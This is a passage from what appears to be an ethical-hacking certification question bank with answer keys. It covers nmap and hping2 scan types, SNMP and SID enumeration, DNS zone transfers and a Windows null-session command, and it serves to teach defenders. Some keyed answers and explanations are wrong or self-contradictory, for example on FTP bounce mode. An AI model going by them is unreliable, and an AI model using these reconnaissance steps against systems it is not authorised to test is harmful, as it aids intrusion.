- \* TCP SYN Half Open. (Windows XP/2000 only) This mode sends out a SYN packet to the target port and listens for the appropriate response. Open ports respond with a SYN|ACK and closed ports respond with ACK|RST or RST. This mode is less likely to be noted by IDS, but since the connection is never fully completed, it cannot gather data or banner information. However, the attacker has full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the SYN packet.
- \*

TCP Other. (Windows XP/2000 only) This mode sends out a TCP packet with any combination of the SYN, FIN, ACK, RST, PSH, URG flags set to the target port and listens for the response. Again, the attacker can have full control over TTL, Source Port, MTU, Sequence number, and Window parameters in the custom TCP packet. The Analyze feature helps with analyzing the response based on the flag settings chosen. Each operating system responds differently to these special combinations. The tool includes presets for XMAS, NULL, FIN and ACK flag settings.

**QUESTION NO: 68**

**You want to know whether a packet filter is in front of 192.168.1.10. Pings to 192.168.1.10 don't get answered. A basic nmap scan of 192.168.1.10 seems to hang without returning any information. What should you do next?**

- A. Use NetScan Tools Pro to conduct the scan
- B. Run nmap XMAS scan against 192.168.1.10
- C. Run NULL TCP hping2 against 192.168.1.10
- D. The firewall is blocking all the scans to 192.168.1.10

**Answer: C**

**QUESTION NO: 69**

**While doing fast scan using -F option, which file is used to list the range of ports to scan by nmap?**

- A. services
- B. nmap-services
- C. protocols
- D. ports

**Answer: B**

**Explanation: Nmap uses the nmap-services file to provide additional port detail for almost every scanning method. Every time a port is referenced, it's compared to an available description in this support file. If the nmap-services file isn't available, nmap reverts to the /etc/services file applicable for the current operating system.**

**QUESTION NO: 70**

**Bob is a Junior Administrator at TestKing.com is searching the port number of POP3 in a file. The partial output of the file is look like:**

```

ftp          21/tcp          #FTP. control
telnet       23/tcp
smtp         25/tcp          #Simple Mail Transfer Protoco
time        37/tcp          timserver
time        37/udp          timserver
rlp         39/udp          resource          #Resource Location Protocol
nameserver  42/tcp          name              #Host Name Server
nameserver  42/udp          name              #Host Name Server
nicname     43/tcp          whois
domain     53/tcp          #Domain Name Server
domain     53/udp          #Domain Name Server
bootps     67/udp          dhcps             #Bootstrap Protocol Server
bootpc     68/udp          dhcps             #Bootstrap Protocol Client
tftp       69/udp          #Trivial File Transfer
gopher     70/tcp

```

In which file he is searching?


- A. services
- B. protocols
- C. hosts
- D. resolve.conf

**Answer: A**

**Explanation:** The port numbers on which certain standard services are offered are defined in the RFC 1700 Assigned Numbers. The /etc/services file enables server and client programs to convert service names to these numbers -ports. The list is kept on each host and it is stored in the file /etc/services.

**QUESTION NO: 71**

**Exhibit:**



Please study the exhibit carefully.

Which Protocol maintains the communication on that way?

- A. UDP
- B. IP
- C. TCP
- D. ARP
- E. RARP

**Answer: C**

**Explanation:** A TCP connection is always initiated with the 3-way handshake, which establishes and negotiates the actual connection over which data will be sent.

**QUESTION NO: 72**

What are the four steps is used by nmap scanning?

- A. DNS Lookup
- B. ICMP Message
- C. Ping
- D. Reverse DNS lookup
- E. TCP three way handshake
- F. The Actual nmap scan

**Answer: A,C,D,F**

**Explanation:** Nmap performs four steps during a normal device scan. Some of these steps can be modified or disabled using options on the nmap command line.

1.

If a hostname is used as a remote device specification, nmap will perform a DNS lookup prior to the scan.

2. Nmap pings the remote device. This refers to the nmap "ping" process, not (necessarily) a traditional ICMP echo request.
3. If an IP address is specified as the remote device, nmap will perform a reverse DNS lookup in an effort to identify a name that might be associated with the IP address. This is the opposite process of what happens in step 1, where an IP address is found from a hostname specification.
4. Nmap executes the scan. Once the scan is over, this four-step process is completed. Except for the actual scan process in step four, each of these steps can be disabled or prevented using different IP addressing or nmap options. The nmap process can be as "quiet" or as "loud" as necessary!

**QUESTION NO: 73**

**Your are trying the scan a machine located at ABC company's LAN named mail.abc.com. Actually that machine located behind the firewall. Which port is used by nmap to send the TCP synchronize frame to on mail.abc.com?**

- A. 443
- B. 80
- C. 8080
- D. 23

**Answer: A**

**QUESTION NO: 74**

**Jenny a well known hacker scanning to remote host of 204.4.4.4 using nmap. She got the scanned output but she saw that 25 port states is filtered. What is the meaning of filtered port State?**

- A. Can Accessible
- B. Filtered by firewall
- C. Closed
- D. None of above

**Answer: B**

**Explanation:**

The state is either open, filtered, closed, or unfiltered. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed.

**QUESTION NO: 75**

**You want to scan the live machine on the LAN, what type of scan you should use?**

- A. Connect
- B. SYN
- C. TCP
- D. UDP
- E. PING

**Answer: E**

**Explanation: The ping scan is one of the quickest scans that nmap performs, since no actual ports are queried. Unlike a port scan where thousands of packets are transferred between two stations, a ping scan requires only two frames. This scan is useful for locating active devices or determining if ICMP is passing through a firewall.**

**QUESTION NO: 76**

**Which FTP transfer mode is required for FTP bounce attack?**

- A. Active Mode
- B. Passive Mode
- C. User Mode
- D. Anonymous Mode

**Answer: B**

**Explanation: FTP bounce attack needs the server the support passive connections and the client program needs to use PORT command instead of the PASV command.**

**QUESTION NO: 77**

**Nathalie would like to perform a reliable scan against a remote target. She is not concerned about being stealth at this point. Which of the following type of scans would be the most accurate and reliable?**

- A. A FIN Scan
- B. A Half Scan
- C. A UDP Scan
- D. The TCP Connect Scan

**Answer: D**

**Explanation:** The connect() system call provided by your operating system is used to open a connection to every interesting port on the machine. If the port is listening, connect() will succeed, otherwise the port isn't reachable. One strong advantage to this technique is that you don't need any special privileges. This is the fastest scanning method supported by nmap, and is available with the -t (TCP) option. The big downside is that this sort of scan is easily detectable and filterable.

**QUESTION NO: 78**

**John has performed a scan of the web server with NMAP but did not gather enough information to accurately identify which operating system is running on the remote host. How could you use a web server to help in identifying the OS that is being used?**

- A. Telnet to an Open port and grab the banner
- B. Connect to the web server with an FTP client
- C. Connect to the web server with a browser and look at the web page
- D. Telnet to port 8080 on the web server and look at the default page code

**Answer: A**

**Explanation:** Most Web servers politely identify themselves and the OS to anyone who asks.

**QUESTION NO: 79**

Mark works as a contractor for the Department of Defense and is in charge of network security. He has spent the last month securing access to his network from all possible entry points. He has segmented his network into several subnets and has installed firewalls all over the network. He has placed very stringent rules on all the firewalls, blocking everything in and out except ports that must be used. He does need to have port 80 open since his company hosts a website that must be accessed from the Internet. Mark is fairly confident of his perimeter defense, but is still worried about programs like Hping2 that can get into a network through covert channels.

**How should mark protect his network from an attacker using Hping2 to scan his internal network?**

- A. Blocking ICMP type 13 messages
- B. Block All Incoming traffic on port 53
- C. Block All outgoing traffic on port 53
- D. Use stateful inspection on the firewalls

**Answer: A**

**Explanation:** An ICMP type 13 message is an ICMP timestamp request and waits for an ICMP timestamp reply. The remote node is right to do, still it would not be necessary as it is optional and thus many ip stacks ignore such packets. Nevertheless, nmap again achieved to make its packets unique by setting the originating timestamp field in the packet to 0.

**QUESTION NO: 80**

Lori has just been tasked by her supervisor conduct vulnerability scan on the corporate network. She has been instructed to perform a very thorough test of the network to ensure that there are no security holes on any of the machines. Lori's company does not own any commercial scanning products, so she decides to download a free one off the Internet. Lori has never done a vulnerability scan before, so she is unsure of some of the settings available in the software she downloaded. One of the option is to choose which ports that can be scanned. Lori wants to do exactly what her boss has told her, but she does not know ports should be scanned.

**If Lori is supposed to scan all known TCP ports, how many ports should she select in the software?**

- A. 65536
- B. 1024
- C. 1025
- D. Lori should not scan TCP ports, only UDP ports

**Answer: A**

**Explanation: In both TCP and UDP, each packet header will specify a source port and a destination port, each of which is a 16-bit unsigned integer (i.e. ranging from 0 to 65535).**

**QUESTION NO: 81**

**Samantha has been actively scanning the client network for which she is doing a vulnerability assessment test. While doing a port scan she notices ports open in the 135 to 139 range. What protocol is most likely to be listening on those ports?**

- A. SMB
- B. FTP
- C. SAMBA
- D. FINGER

**Answer: A**

**Explanation: Port 135 is for RPC and 136-139 is for NetBIOS traffic. SMB is an upper layer service that runs on top of the Session Service and the Datagram service of NetBIOS.**

**QUESTION NO: 82**

**Paula works as the primary help desk contact for her company. Paula has just received a call from a user reporting that his computer just displayed a Blue Screen of Death screen and he can no longer work. Paula walks over to the user's computer and sees the Blue Screen of Death screen. The user's computer is running Windows XP, but the Blue screen looks like a familiar one that Paula had seen a Windows 2000 Computers periodically.**

The user said he stepped away from his computer for only 15 minutes and when he got back, the Blue Screen was there. Paula also noticed that the hard drive activity light was flashing meaning that the computer was processing some thing. Paula knew this should not be the case since the computer should be completely frozen during a Blue screen. She checks the network IDS live log entries and notices numerous nmap scan alerts.

**What is Paula seeing happen on this computer?**

- A. Paula's Network was scanned using FloppyScan
- B. Paula's Network was scanned using Dumpsec
- C. There was IRQ conflict in Paula's PC
- D. Tool like Nessus will cause BSOD

**Answer: A**

**Explanation:** Floppyscan is a dangerous hacking tool which can be used to portscan a system using a floppy disk Bootsup mini Linux Displays Blue screen of death screen Port scans the network using NMAP Send the results by e-mail to a remote server.

**QUESTION NO: 83**

You are scanning the target network for the first time. You are able to detect few convention open ports. While attempting to perform conventional service identification by connecting to the open ports, the scan yields either bad or no result. As you are unsure of the protocols in use, you want to discover as many different protocols as possible. Which of the following scan options can help you achieve this?

- A. Nessus scan with TCP based pings
- B. Netcat scan with the switches
- C. Nmap scan with the P (ping scan) switch
- D. Nmap with the O (Raw IP Packets switch)

**Answer: D**

**Explanation:**

**-sO IP protocol scans:** This method is used to determine which IP protocols are supported on a host. The technique is to send raw IP packets without any further protocol header to each specified protocol on the target machine. If we receive an ICMP protocol unreachable message, then the protocol is not in use. Otherwise we assume it is open. Note that some hosts (AIX, HP-UX, Digital UNIX) and firewalls may not send protocol unreachable messages.

**QUESTION NO: 84**

**Jack is conducting a port scan of a target network. He knows that his target network has a web server and that a mail server is up and running. Jack has been sweeping the network but has not been able to get any responses from the remote target. Check all of the following that could be a likely cause of the lack of response?**

- A. The host might be down
- B. UDP is filtered by a gateway
- C. ICMP is filtered by a gateway
- D. The TCP window Size does not match
- E. The destination network might be down
- F. The packet TTL value is too low and can't reach the target

**Answer: A,C,E,F**

**Explanation: Wrong answers is B and D as sweeping a network uses ICMP**

**QUESTION NO: 85**

**War dialing is one of the oldest methods of gaining unauthorized access to the target systems, it is one of the dangers most commonly forgotten by network engineers and system administrators. A hacker can sneak past all the expensive firewalls and IDS and connect easily into the network. Through wardialing an attacker searches for the devices located in the target network infrastructure that are also accessible through the telephone line.**

**'Dial backup' in routers is most frequently found in networks where redundancy is required. Dial-on-demand routing(DDR) is commonly used to establish connectivity as a backup.**

**As a security testers, how would you discover what telephone numbers to dial-in to the router?**

- A. Search the Internet for leakage for target company's telephone number to dial-in
- B. Run a war-dialing tool with range of phone numbers and look for CONNECT Response
- C. Connect using ISP's remote-dial in number since the company's router has a leased line connection established with them
- D. Brute force the company's PABX system to retrieve the range of telephone numbers to dial-in

**Answer: B**

**Explanation:** Use a program like Toneloc to scan the company's range of phone numbers.

**QUESTION NO: 86**

The FIN flag is set and sent from host A to host B when host A has no more data to transmit (Closing a TCP connection). This flag releases the connection resources. However, host A can continue to receive data as long as the SYN sequence number of transmitted packets from host B are lower than the packet segment containing the set FIN flag.

- A. True
- B. False

**Answer: A**

**Explanation:** For sequence number purposes, the SYN is considered to occur before the first actual data octet of the segment in which it occurs, while the FIN is considered to occur after the last actual data octet in a segment in which it occurs. So packets receiving out of order will still be accepted.

**QUESTION NO: 87**

**Which type of scan does not open a full TCP connection?**

- A. Stealth Scan
- B. XMAS Scan
- C. Null Scan

D. FIN Scan

**Answer: A**

**Explanation: Stealth Scan:** Instead of completing the full TCP three-way-handshake a full connection is not made. A SYN packet is sent to the system and if a SYN/ACK packet is received it is assumed that the port on the system is active. In that case a RST/ACK will be sent which will determined the listening state the system is in. If a RST/ACK packet is received, it is assumed that the port on the system is not active.

**QUESTION NO: 88**

Study the log below and identify the scan type.

**tcpdump -w host 192.168.1.10**

**tcpdump -vv host 192.168.1.10**

```
17:34:45.802163 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 36166)
17:34:45.802216 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 33796)
17:34:45.802266 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 47066)
17:34:46.111982 eth0 < 192.168.1.1 > victim: ip-proto-74 0 (ttl 48, id 35585)
17:34:46.112039 eth0 < 192.168.1.1 > victim: ip-proto-117 0 (ttl 48, id 32834)
17:34:46.112092 eth0 < 192.168.1.1 > victim: ip-proto-25 0 (ttl 48, id 26292)
17:34:46.112143 eth0 < 192.168.1.1 > victim: ip-proto-162 0 (ttl 48, id 51058)
```

**tcpdump -vv -x host 192.168.1.10**

```
17:35:06.731739 eth0 < 192.168.1.10 > victim: ip-proto-130 0 (ttl 59, id 42060) 4500 0014 a44c 0000 3b82
57b8 c0a8 010a c0a8 0109 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000 0000
```

- A. nmap R 192.168.1.10
- B. nmap S 192.168.1.10
- C. nmap V 192.168.1.10
- D. nmap -sO -T 192.168.1.10

**Answer: D**

**Explanation: -sO: IP protocol scans:** This method is used to determine which IP protocols are supported on a host. The technique is to send raw IP packets without any further protocol header to each specified protocol on the target machine.

**QUESTION NO:89**

**Gerald, the systems administrator for Hyped Enterprise, has just discovered that his network has been breached by an outside attacker. After performing routine maintenance on his servers, he discovers numerous remote tools were installed that no one claims to have knowledge of in his department.**

**Gerald logs onto the management console for his IDS and discovers an unknown IP address that scanned his network constantly for a week and was able to access his network through a high-level port that was not closed. Gerald traces the IP address he found in the IDS log to proxy server in Brazil.**

**Gerald calls the company that owns the proxy server and after searching through their logs, they trace the source to another proxy server in Switzerland. Gerald calls the company in Switzerland that owns the proxy server and after scanning through the logs again, they trace the source back to a proxy server in China.**

**What tool Gerald's attacker used to cover their tracks?**

- A. Tor
- B. ISA
- C. IAS
- D. Cheops

**Answer: A**

**Explanation: Tor is a network of virtual tunnels that allows people and groups to improve their privacy and security on the Internet. It also enables software developers to create new communication tools with built-in privacy features. It provides the foundation for a range of applications that allow organizations and individuals to share information over public networks without compromising their privacy. Individuals can use it to keep remote Websites from tracking them and their family members. They can also use it to connect to resources such as news sites or instant messaging services that are blocked by their local Internet service providers (ISPs).**

**QUESTION NO: 90**

Which of the following is a patch management utility that scans one or more computers on your network and alerts you if you important Microsoft Security patches are missing. It then provides links that enable those missing patches to be downloaded and installed.

- A. MBSA
- B. BSSA
- C. ASNB
- D. PMUS

**Answer: A**

**Explanation:** The Microsoft Baseline Security Analyzer (MBSA) is a tool put out by Microsoft to help analyze security problems in Microsoft Windows. It does this by scanning the system for security problems in Windows, Windows components such as the IIS web server application, Microsoft SQL Server, and Microsoft Office. One example of an issue might be that permissions for one of the directories in the wwwroot folder of IIS could be set at too low a level, allowing unwanted modification of files from outsiders.

**QUESTION NO: 91**

You are conducting an idlescan manually using HPING2. During the scanning process, you notice that almost every query increments the IPID- regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Which of he following options would be a possible reason?

- A. Hping2 can't be used for idlescanning
- B. The Zombie you are using is not truly idle
- C. These ports are actually open on the target system
- D. A stateful inspection firewall is resetting your queries

**Answer: B**

**Explanation:** If the IPID increments more than one value that means that there has been network traffic between the queries so the zombie is not idle.

**QUESTION NO: 92**

**While reviewing the results of a scan run against a target network you come across the following:**

```
system.sysDescr.0 : DISPLAY STRING- (ascii): Cisco Internetwork Operating
system Software
OS (tm) 4500 Software (C4500-IS-M), Version 12.0(9), RELEASE SOFTWARE (fc1)
copyright (c) 1986-2008 by Cisco Systems, Inc
Compiled Tue 25-Jan-00 04:28 by bettyl
system.sysObjectID.0 : OBJECT IDENTIFIER:
iso.org.dod.internet.private.enterprise.cisco.cisco4700
system.sysUpTime.0 : Timeticks: (56356017) 18 days, 2:26:20.17
system.sysContact.0 : DISPLAY STRING- (ascii):
system.sysName.0 : DISPLAY STRING- (ascii): somerroutername
system.sysLocation.0 : DISPLAY STRING- (ascii):
system.sysServices.0 : INTEGER: 6
system.sysORLastChange.0 : Timeticks: (0) 0:00:00.00
```

**What was used to obtain this output?**

- A. An SNMP Walk
- B. Hping2 diagnosis
- C. A Bo2K System query
- D. Nmap protocol/port scan

**Answer: A**

**Explanation:** The `snmpwalk` command is designed to perform a sequence of chained GETNEXT requests automatically, rather than having to issue the necessary `snmpgetnext` requests by hand. The command takes a single OID, and will display a list of all the results which lie within the subtree rooted on this OID.

**QUESTION NO: 93**

Starting nmap 3.75 ( <http://www.insecure.org/nmap/> ) at 2006-09-25 00:01 EST  
Host 192.168.0.0 seems to be a subnet broadcast address (returned 4 extra ping ).  
Host 192.168.0.1 appears to be up.  
MAC Address: 00:12:17:31:4F:C4 (Cisco-Linksys)  
Host 192.168.0.6 appears to be up.  
MAC Address: 00:C0:4F:A1:25:4A (Dell Computer)  
Host 192.168.0.10 appears to be up.  
MAC Address: 00:B0:D0:FE:87:68 (Dell Computer)  
Host 192.168.0.13 appears to be up.  
MAC Address: 00:C0:4F:A1:25:89 (Dell Computer)  
Host 192.168.0.100 appears to be up.  
MAC Address: 00:C0:4F:A1:27:BF (Dell Computer)  
Host 192.168.0.103 appears to be up.  
MAC Address: 00:0D:88:66:FB:87 (D-Link)  
Host 192.168.0.104 appears to be up.  
Host 192.168.0.108 appears to be up.  
MAC Address: 00:11:D8:90:D6:7F (Asustek Computer)  
Host 192.168.0.255 seems to be a subnet broadcast address (returned 4 extra pings).  
Nmap run completed -- 256 IP addresses (8 hosts up) scanned in 4.390 seconds

**Which of the following nmap command in Linux procedures the above output?**

- A. sudo nmap -sP 192.168.0.1/24
- B. root nmap -sA 192.168.0.1/24
- C. run nmap -TX 192.168.0.1/24
- D. launch nmap -PP 192.168.0.1/24

**Answer: A**

**Explanation: This is an output from a ping scan. The option -sP will give you a ping scan of the 192.168.0.1/24 network.**

## Topic 4, Enumeration (48 questions)

### QUESTION NO: 1

Sandra has been actively scanning the client network on which she is doing a vulnerability assessment test. While conducting a port scan she notices open ports in the range of 135 to 139. What protocol is most likely to be listening on those ports?

- A. Finger
- B. FTP
- C. Samba
- D. SMB

**Answer: D**

**Explanation:** The SMB (Server Message Block) protocol is used among other things for file sharing in Windows NT / 2000. In Windows NT it ran on top of NBT (NetBIOS over TCP/IP), which used the famous ports 137, 138 (UDP) and 139 (TCP). In Windows 2000, Microsoft added the possibility to run SMB directly over TCP/IP, without the extra layer of NBT. For this they use TCP port 445.

### QUESTION NO: 2

SNMP is a protocol used to query hosts, servers, and devices about performance or health status data. This protocol has long been used by hackers to gather great amount of information about remote hosts.

**Which of the following features makes this possible? (Choose two)**

- A. It used TCP as the underlying protocol.
- B. It uses community string that is transmitted in clear text.
- C. It is susceptible to sniffing.
- D. It is used by all network devices on the market.

**Answer: B,C**

**Explanation:**

Simple Network Management Protocol (SNMP) is a protocol which can be used by administrators to remotely manage a computer or network device. There are typically 2 modes of remote SNMP monitoring. These modes are roughly 'READ' and 'WRITE' (or PUBLIC and PRIVATE). If an attacker is able to guess a PUBLIC community string, they would be able to read SNMP data (depending on which MIBs are installed) from the remote device. This information might include system time, IP addresses, interfaces, processes running, etc. Version 1 of SNMP has been criticized for its poor security. Authentication of clients is performed only by a "community string", in effect a type of password, which is transmitted in cleartext.

#### QUESTION NO: 3

John is a keen administrator, and has followed all of the best practices as he could find on securing his Windows Server. He has renamed the Administrator account to a new name that he is sure cannot be easily guessed. However, there are people who already attempt to compromise his newly renamed administrator account.

How is it possible for a remote attacker to decipher the name of the administrator account if it has been renamed?

- A. The attacker used the user2sid program.
- B. The attacker used the sid2user program.
- C. The attacker used nmap with the -V switch.
- D. The attacker guessed the new name.

**Answer: B**

**Explanation:** User2sid.exe can retrieve a SID from the SAM (Security Accounts Manager) from the local or a remote machine Sid2user.exe can then be used to retrieve the names of all the user accounts and more. These utilities do not exploit a bug but call the functions LookupAccountName and LookupAccountSid respectively. What is more these can be called against a remote machine without providing logon credentials save those needed for a null session connection.

#### QUESTION NO: 4

**Jess the hacker runs L0phtCrack's built-in sniffer utility which grabs SMB password hashes and stores them for offline cracking. Once cracked, these passwords can provide easy access to whatever network resources the user account has access to.**

**But Jess is not picking up hashed from the network.**

**Why?**

- A. The network protocol is configured to use SMB Signing.
- B. The physical network wire is on fibre optic cable.
- C. The network protocol is configured to use IPSEC.
- D. L0phtCrack SMB filtering only works through Switches and not Hubs.

**Answer: A**

**Explanation: To protect against SMB session hijacking, NT supports a cryptographic integrity mechanism, SMB Signing, to prevent active network taps from interjecting themselves into an already established session.**

**QUESTION NO: 5**

**Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites. Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.**

**In this context, what would be the most affective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer)**

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

**Answer: A**

**Explanation:**

Bridging the gap would consist of educating the white hats and the black hats equally so that their knowledge is relatively the same. Using books, articles, the internet, and professional training seminars is a way of completing this goal.

**QUESTION NO: 6**

**Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:**

```
s-1-5-21-1125394485-807628933-54978560-100Johns  
s-1-5-21-1125394485-807628933-54978560-652Rebecca  
s-1-5-21-1125394485-807628933-54978560-412Sheela  
s-1-5-21-1125394485-807628933-54978560-999Shawn  
s-1-5-21-1125394485-807628933-54978560-777Somia  
s-1-5-21-1125394485-807628933-54978560-500chang  
s-1-5-21-1125394485-807628933-54978560-555Micah
```

**From the above list identify the user account with System Administrator privileges.**

- A. John
- B. Rebecca
- C. Sheela
- D. Shawn
- E. Somia
- F. Chang
- G. Micah

**Answer: F**

**Explanation: The SID of the built-in administrator will always follow this example: S-1-5-domain-500**

**QUESTION NO: 7**

**Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?**

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

**Answer: D**

**Explanation: Mapping an unregistered IP address to a registered IP address on a one-to-one basis. Particularly useful when a device needs to be accessible from outside the network.**



**QUESTION NO: 8**

**What is the following command used for?**

`net use \targetipc$ "" /u:""`

- A. Grabbing the etc/passwd file
- B. Grabbing the SAM
- C. Connecting to a Linux computer through Samba.
- D. This command is used to connect as a null session
- E. Enumeration of Cisco routers

**Answer: D**

**Explanation: The null session is one of the most debilitating vulnerabilities faced by Windows. Null sessions can be established through port 135, 139, and 445.**

**QUESTION NO: 9**

**What is the proper response for a NULL scan if the port is closed?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer: E**

**Explanation: Closed ports respond to a NULL scan with a reset.**

**QUESTION NO: 10**

**One of your team members has asked you to analyze the following SOA record. What is the TTL?**

**Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.**

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

**Answer: D**

**Explanation: The SOA includes a timeout value. This value can tell an attacker how long any DNS "poisoning" would last. It is the last set of numbers in the record.**

**QUESTION NO: 11**

**One of your team members has asked you to analyze the following SOA record. What is the version?**

**Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.**

- A. 200303028
- B. 3600
- C. 604800
- D. 2400
- E. 60
- F. 4800

**Answer: A**

**Explanation: The SOA starts with the format of YYYYMMDDVV where VV is the version.**

**QUESTION NO: 12**

**MX record priority increases as the number increases.(True/False.**

- A. True
- B. False

**Answer: B**

**Explanation: The highest priority MX record has the lowest number.**

**QUESTION NO: 13**

**Which of the following tools can be used to perform a zone transfer?**

- A. NSLookup
- B. Finger
- C. Dig
- D. Sam Spade
- E. Host
- F. Netcat
- G. Neotrace

**Answer: A, C, D, E**

**Explanation: There are a number of tools that can be used to perform a zone transfer. Some of these include: NSLookup, Host, Dig, and Sam Spade.**

**QUESTION NO: 14**

**Under what conditions does a secondary name server request a zone transfer from a primary name server?**

- A. When a primary SOA is higher than a secondary SOA
- B. When a secondary SOA is higher than a primary SOA
- C. When a primary name server has had its service restarted
- D. When a secondary name server has had its service restarted
- E. When the TTL falls to zero

**Answer: A**

**Explanation: Understanding DNS is critical to meeting the requirements of the CEH. When the serial number that is within the SOA record of the primary server is higher than the Serial number within the SOA record of the secondary DNS server, a zone transfer will take place.**

**QUESTION NO: 15**

**What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?(Choose all that apply.)**

- A. 110
- B. 135
- C. 139
- D. 161
- E. 445
- F. 1024

**Answer: B, C, E**

**Explanation: NetBIOS traffic can quickly be used to enumerate and attack Windows computers. Ports 135, 139, and 445 should be blocked.**

**QUESTION NO: 16**

**What is a NULL scan?**

- A. A scan in which all flags are turned off
- B. A scan in which certain flags are off
- C. A scan in which all flags are on
- D. A scan in which the packet size is set to zero
- E. A scan with a illegal packet size

**Answer: A**

**Explanation: A null scan has all flags turned off.**

**QUESTION NO: 17**

**What is the proper response for a NULL scan if the port is open?**

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

**Answer: F**

**Explanation: A NULL scan will have no response if the port is open.**

**QUESTION NO: 18**

**Which of the following statements about a zone transfer correct?(Choose three.**

- A. A zone transfer is accomplished with the DNS
- B. A zone transfer is accomplished with the nslookup service
- C. A zone transfer passes all zone information that a DNS server maintains
- D. A zone transfer passes all zone information that a nslookup server maintains
- E. A zone transfer can be prevented by blocking all inbound TCP port 53 connections
- F. Zone transfers cannot occur on the Internet

**Answer: A, C, E**

**Explanation:**

Securing DNS servers should be a priority of the organization. Hackers obtaining DNS information can discover a wealth of information about an organization. This information can be used to further exploit the network.

**QUESTION NO: 19**

You have the SOA presented below in your Zone. Your secondary servers have not been able to contact your primary server to synchronize information. How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?

collegae.edu.SOA,cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)

- A. One day
- B. One hour
- C. One week
- D. One month

**Answer: C**

**Explanation: The numbers represents the following values:**

200302028; se = serial number

3600; ref = refresh = 1h

3600; ret = update retry = 1h

604800; ex = expiry = 1w

3600; min = minimum TTL = 1h

**QUESTION NO: 20**

Tess King is using the nslookup command to craft queries to list all DNS information (such as Name Servers, host names, MX records, CNAME records, glue records (delegation for child Domains), zone serial number, TimeToLive (TTL) records, etc) for a Domain. What do you think Tess King is trying to accomplish? Select the best answer.

- A. A zone harvesting
- B. A zone transfer
- C. A zone update
- D. A zone estimate

**Answer: B**

**Explanation:** The zone transfer is the method a secondary DNS server uses to update its information from the primary DNS server. DNS servers within a domain are organized using a master-slave method where the slaves get updated DNS information from the master DNS. One should configure the master DNS server to allow zone transfers only from secondary (slave) DNS servers but this is often not implemented. By connecting to a specific DNS server and successfully issuing the `ls -d domain-name > file-name` you have initiated a zone transfer.

**QUESTION NO: 21**

**A zone file consists of which of the following Resource Records (RRs)?**

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

**Answer: D**

**Explanation:** The zone file typically contains the following records:

- SOA - Start Of Authority
- NS - Name Server record
- MX - Mail eXchange record
- A - Address record

**QUESTION NO: 22**

**Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing? (Select the Best Answer.)**

- A. Install DNS logger and track vulnerable packets
- B. Disable DNS timeouts
- C. Install DNS Anti-spoofing

D. Disable DNS Zone Transfer

**Answer: C**

**Explanation:** Implement DNS Anit-Spoofing measures to prevent DNS Cache Pollution to occur.

**QUESTION NO: 23**

**Which DNS resource record can indicate how long any "DNS poisoning" could last?**

- A. MX
- B. SOA
- C. NS
- D. TIMEOUT

**Answer: B**

**Explanation:** The SOA contains information of secondary servers, update intervals and expiration times.

**QUESTION NO: 24**

**Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at [www.masonins.com](http://www.masonins.com). Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!"**

